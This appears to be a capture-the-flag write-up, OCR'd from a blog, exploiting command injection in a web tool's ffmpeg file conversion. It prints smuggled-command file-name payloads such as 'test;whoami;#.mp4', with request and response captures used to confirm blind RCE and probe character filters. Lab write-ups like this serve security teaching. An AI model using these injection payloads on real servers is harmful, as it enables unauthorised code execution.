
More results from askubuntu.com

ComputingForGeeks
https://computingforgeeks.com › how-to-convert-mp4...


Convert mp4/mkv/WebM to mp3 on Linux using FFmpeg

15 May 2023 — **Convert mp4**/mkv/WebM **to mp3** on **Linux** using **FFmpeg** · Step 1: Install **FFmpeg** · Step 2: Download **Conversion** script · Step 3: **Convert mp4**/mkv/WebM ...

At first I thought about looking into and CVEs that could be exploited in ffmpeg to get code execution or file read to get the flag.



| | VULNERABILITY | VULNERABLE VERSION |
|---|---|---|
| H | Use After Free | * |
| L | NULL Pointer Dereference | * |
| H | NULL Pointer Dereference | <7:4.3.6-0+deb11u1 |
| M | Integer Overflow or Wraparound | <7:4.3.4-0+deb11u1 |
| M | Insufficient Verification of Data Authenticity | <7:4.3.1-1 |
| L | Integer Overflow or Wraparound | <7:4.3-2 |
| H | Buffer Overflow | <7:4.3-2 |
| H | NULL Pointer Dereference | <7:4.3-2 |
| H | Divide By Zero | <7:4.3-2 |
| M | Out-of-bounds Read | <7:4.2.2-1 |




| | | |
|---|---|---|
| L | Integer Overflow or Wraparound | <7:4.3-2 |
| M | Use After Free | <7:4.3.3-0+deb11u1 |
| H | Use After Free | <7:4.3.3-0+deb11u1 |
| C | Unchecked Return Value | <7:4.3.3-0+deb11u1 |
| H | Reachable Assertion | <7:4.3.3-0+deb11u1 |
| M | CVE-2021-3566 | <7:4.3-2 |
| M | Unchecked Return Value | <7:4.3.3-0+deb11u1 |

Doesn't look like there are any vulnerabilities here that can give us any advantage in this situation and there is no way this challenge is based on some buffer overflow or exploits like that.

So, I decided to think a little differently this time. Instead of trying to question what vulnerabilities exist in ffmpeg, I questioned "Maybe the implementation and the way it converts the file in this situation is vulnerable?"

Looking at google again, this is the ffmpeg command to convert mp4 files to mp3



11 Answers

For FFmpeg with Constant Bitrate Encoding (CBR):

```
ffmpeg -i video.mp4 -vn \
       -acodec libmp3lame -ac 2 -ab 160k -ar 48000 \
        audio.mp3
```


or if you want to use Variable Bitrate Encoding (VBR):

```
ffmpeg -i video.mp4 -vn \
       -acodec libmp3lame -ac 2 -qscale:a 4 -ar 48000 \
        audio.mp3
```

So now thinking about it, I thought in my head, the developer might have run the following ffmpeg in bash or something

```
ffmpeg -i {OUR FILE NAME FROM REQUEST} {SOME FLAGS HERE} {AUDIO PATH}
```

The audio path here being a hardcoded value as seen from the response headers




```
ate: Wed, 19 Jul 2023 08:45:18 GMT
ontent-Type: audio/x-wav
ontent-Length: 326218
ontent-Disposition: attachment; filename=extracted_audio.wav
ast-Modified: Wed, 19 Jul 2023 08:45:07 GMT
ache-Control: no-cache
tag: "1689756307.7569873-326218-2741504812"
```

Now you may ask, what can go wrong here? well what will happen if the name here is not sanitized properly? Since we made an assumption its linux, we might be able to use some bash shenanigans to execute our own commands.

If our assumptions are correct then we might be dealing with RCE here. Lets play some more.


Payload: `test;whoami;#.mp4`



```
: x64; rv:109.0) Gecko/20100101 Firefox/115.0
:ion/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

------------------------243245013621748204283159928496

.oad

:83159928496
.lename="test;whoami;#.mp4"
```

```
HTTP/2 200 OK
Date: Mon, 24 Jul 2023 11:08:22 GMT
Content-Type: audio/x-wav
Content-Length: 104
Content-Disposition: attachment; filename=extracted_audio.wav
Last-Modified: Mon, 24 Jul 2023 11:07:30 GMT
Cache-Control: no-cache
Etag: "1690196850.6352077-104-2741504812"

RIFF`WAVEfmt UD¬À]□□qfactLISTINFOISFTLavf58.20.100data
```

This payload seem to return back just any random data for whoami command, but if we change the command to some random gibberish, it errors out



```
:64; rv:109.0) Gecko/20100101 Firefox/115.0
n/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

-----------------------243245013621748204283159928496

ıd

:159928496
name="test;sadf;#.mp4"
```


```
HTTP/2 500 Internal Server Error
Date: Mon, 24 Jul 2023 11:09:42 GMT
Content-Type: application/json
Content-Length: 90

{
  "error":"That wasn't supposed to happen",
  "message":"Hey, stop trying to break things!!"
}
```

Seems like we might be dealing with some blind RCE here and this behavior could act as an oracle to determine if our command worked or not.

# Phase 4 - Blind RCE Recon

But before we move on, why and how does this payload even work? whats up with this semicolons and hashes? you may ask!

This is how it will end up looking like at the server side, the initial semicolon will complete the previous command and then our command "whoami" is executed then the semicolon after that completes this one and a hash is used to comment out whatever remaining command was left over after we broke it with our semicolons, while at the same time using `#.mp4` makes sure the filename ends with `.mp4` so that it does not breaks the filter.




```
ffmpeg -i test;whoami;#.mp4WHATEVERHERE
```

runs 2 commands at once
ffmpeg -i test and whoami


this hash over here make sure
that everything ahead is
commented out

Here is another example



```
┌──(kali㉿kali)-[~]
└─$ whoami;id
kali
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),

┌──(kali㉿kali)-[~]
└─$ 
```

2 commands at once!




```
┌──(kali㉿kali)-[~]
└─$ whoami;id;#doesnt matter what you type here, makes no difference
kali
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(fl

┌──(kali㉿kali)-[~]
└─$ 
```

whatever you type after hash makes no
difference, its just a comment!

Now since this is clear, lets try to see if we can make the server sleep for some seconds to further confirm our RCE.

Something like this should work right? `test;sleep 5;#.mp4`



```
59928496
ame="test;sleep 5;#.mp4"

59928496--
```

Invalid filename, please make sure it is an MP4 file and does not contain any white spaces in the filename

Seems like the presence of spaces breaks the command and its no longer considered to have a mp4 extension. I guess we got some restrictions in place! but are there other restrictions in place? maybe we cannot use some characters or maybe some characters break the command as well.

Next step would be to figure out whats restricted? (or more like what's allowed?)

## What's restricted and What's allowed?


We can look for characters like :

```
',`/"${[space]
```

if quotes are allowed, something like who"ami or who""ami should not really break the command.

`test;who''ami;#.mp4`


`test;who""ami;#.mp4`



```
928496
e="test;who''ami;#.mp4"
```

```
RIFF`WAVEfmt UD¬À]□□
```

quotes don't seem to break it



```
928496
e="test;who\"\"ami;#.mp4"
```


```
RIFF`WAVEfmt UD¬À]□□qfactLISTINFOISFTLavf58.20.100data
```

somehow did not break either!

Somehow both single and double quotes don't seem to break the command, which probably means there are no restrictions on it.

It doesn't look like tilde's are restricted either.


```
test;who``ami;#.mp4
```



```
upload

04283159928496
filename="test;who``ami;#.mp4"
```


```
Etag: "1690200144.1507387-104-2741504812"

